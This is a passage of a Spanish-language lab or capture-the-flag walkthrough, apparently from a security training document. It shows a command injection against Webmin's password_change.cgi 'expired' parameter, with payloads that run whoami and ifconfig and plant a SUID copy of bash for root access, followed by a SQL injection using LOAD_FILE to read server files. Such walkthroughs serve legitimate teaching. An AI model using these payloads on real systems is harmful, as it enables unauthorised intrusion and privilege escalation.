



***Figura 108: Acceso a Webmin mediante túnel SSH.***

37. Lo siguiente será ingresar en el navegador la dirección "https://127.0.0.1:10000", donde se visualizará la interfaz de Webmin **(ver Figura 109)**.





***Figura 109: Interfaz de Webmin.***

38. Para explotar la vulnerabilidad, se utilizará el navegador integrado de Burp Suite para poder interceptar las peticiones de Webmin debido a que este utiliza el protocolo HTTPS **(ver Figura 110).**





***Figura 110: Acceder al navegador predeterminado de Burp Suite.***

39. Tras lo anterior, se interceptan las peticiones entre el navegador y Webmin mediante Burp Suite para analizarlas y manipularlas **(ver Figura 111).**





***Figura 111: Interceptar las peticiones de Webmin.***

40. A continuación, accederá al apartado "**HTTP history**", donde seleccionará la solicitud interceptada y hará clic derecho sobre ella, donde se selecciona la opción "**Send to Repeater**", permitiendo modificar y reenviar la petición sin necesidad de repetir todo el proceso **(ver Figura 112).**





***Figura 112: Envío de la solicitud interceptada a Repeater en Burp Suite.***

41. Lo siguiente será ir al apartado de "Repeater", donde se encontrará la intercepción registrada con anterioridad. Aquí hay que hacer clic en el botón "Send" para probar y utilizar la petición para los ataques **(ver Figura 113).**





***Figura 113: Petición interceptada en Repeater.***

42. Ahora debe modificar en la parte de la solicitud POST, reemplazando la ruta por el script password_change.cgi y agregando los parámetros:

**user=root&pam=&expired=**
**2|whoami&old=password&new1=test@123&new2=test@123**

Con esto se arma la petición maliciosa aprovechando el parámetro **expired** para inyectar y ejecutar comandos en el servidor **(ver Figura 114).**





***Figura 114: Preparar petición maliciosa.***

43. Una vez armada la petición maliciosa, se procede a encriptar el valor **2|whoami** del parámetro expired con **URL encoding**, debido a que el servidor solo acepta caracteres válidos en una solicitud HTTP, evitando así errores al momento de enviarla **(ver Figura 115).**





***Figura 115: URL encoding en el contenido del parámetro expired.***

44. Lo siguiente que se debe hacer es ejecutar la petición dando clic en el botón "**Send**", lo que generará un error en la respuesta que, al revisar con atención, se podrá observar que en el contenido se muestra el nombre del usuario "root" que está ejecutando el proceso en el servidor **(ver Figura 116).**





***Figura 116: Ejecución de la petición maliciosa.***

45. Para confirmar que en verdad esté dando respuesta del servidor, se ejecuta el comando "**ifconfig**", el cual mostrará la configuración de red de la máquina objetivo **(ver Figura 117).**





***Figura 117: Ejecución del comando ifconfig desde el parámetro expired.***

46. Con lo anterior realizado, lo siguiente será crear una copia de Bash en el directorio **/tmp** con la siguiente petición:

**user=root&pam=&expired= 2|cp /bin/bash /tmp/rootbash ; chmod u+s /tmp/rootbash&old=password&new1=test@123&new2=test@123**

Con esto se crea un Bash llamado "**rootbash"** con permisos SUID, lo que permitirá ejecutarlo con privilegios de root para obtener acceso a este mismo **(ver Figura 118).**





***Figura 118: Petición para realizar la copia del Bash con SUID.***

47. Lo siguiente será encriptar con **URL encoding** el comando ingresado en el parámetro expired, para después ejecutarlo, aunque no se mostrará ningún resultado, ya que únicamente se está realizando la copia del **Bash (ver Figura 119).**





***Figura 119: URL encoding del comando para copiar Bash en expired.***

**Paso 6 - Bandera root.**

48. Hecho lo anterior, se debe ingresar a la conexión remota y verificar que el binario **rootbash** se haya creado en el directorio **/tmp (ver Figura 120).**





*Figura 120: Binario rootbash en el directorio /tmp.*

49. Por último, se ejecuta la copia del Bash con el comando **"./rootbash -p"** para obtener acceso a root y se revisa su directorio para ver el contenido del archivo **root.txt**, el cual contiene un hash MD5 que corresponde a la tercera bandera **(ver Figura 121).**





*Figura 121: Acceso a root y captura de la tercera bandera.*

## Escenarios de ataques adicionales en la aplicación web

### Ataque 1 - Acceso a archivos internos a través del buscador.

1. En el campo del buscador principal de la aplicación se realiza la inyección SQL:

**' UNION SELECT 1, 2,**
**LOAD_FILE('/var/www/html/APM_nexusplay/search.php'), 4, 5, 6 -- -**

Dado que el usuario de la base de datos tiene permisos **FILE** y **Secure_file_priv**, se podrá visualizar todo el contenido del archivo **search.php (ver Figura 122)**.





*Figura 122: Lectura del archivo search.php usando SQLi.*

2. Con la información obtenida, se procede a ver el código fuente de la página donde se encuentra el apartado extraído, lo que permite detectar instrucciones del código PHP **(ver Figura 123)**.

